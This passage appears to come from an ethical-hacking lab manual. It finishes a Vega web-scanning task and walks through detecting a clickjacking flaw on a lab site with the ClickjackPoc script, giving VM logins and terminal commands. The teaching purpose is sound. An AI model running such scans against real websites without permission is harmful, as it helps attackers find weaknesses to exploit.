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

21. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
22. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
23. You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (https://wpscan.com), **Arachni** (https://www.arachni-scanner.com), **appspider** (https://www.rapid7.com), or **Uniscan** (https://sourceforge.net) to discover vulnerabilities in the target website.
24. Close all open windows and document all acquired information.
25. Turn off the **Windows Server 2022** and **Windows 11** virtual machines.

Task 7: Identify Clickjacking Vulnerability using ClickjackPoc

Clickjacking, also known as a "UI redress attack," occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

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Here, we will identify a clickjacking vulnerability using ClickjackPoc.


Note: In this task, we will identify a clickjacking vulnerability in the target website (**www.moviescope.com**) hosted by the **Windows Server 2019** machine, and we will use the **Parrot Security** machine as the host machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Type **cd ClickjackPoc/** and press **Enter** to navigate to the ClickjackPoc directory.



7. In the terminal window, type **echo "http://www.moviescope.com" | tee domain.txt** and press **Enter**.
8. This will create a file named **domain.txt** containing the website link.



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

9. Type **python3 clickJackPoc.py -f domain.txt** press **Enter** to start the scan.

   Note: **-f**: specifies the file which contains domain names.

10. The result appears, displaying that the target website is vulnerable to clickjacking as shown in screenshot.



11. Now, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



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
